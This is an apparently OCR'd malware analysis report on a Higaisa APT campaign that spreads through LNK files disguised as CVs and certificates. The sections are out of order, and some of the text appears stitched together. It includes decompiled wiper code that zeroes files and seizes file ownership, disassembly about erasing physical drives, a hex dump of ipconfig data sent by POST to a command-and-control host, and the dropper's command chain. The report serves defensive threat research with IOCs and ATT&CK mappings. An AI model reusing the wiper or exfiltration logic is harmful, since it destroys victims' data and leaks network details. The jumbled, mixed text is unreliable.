
- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

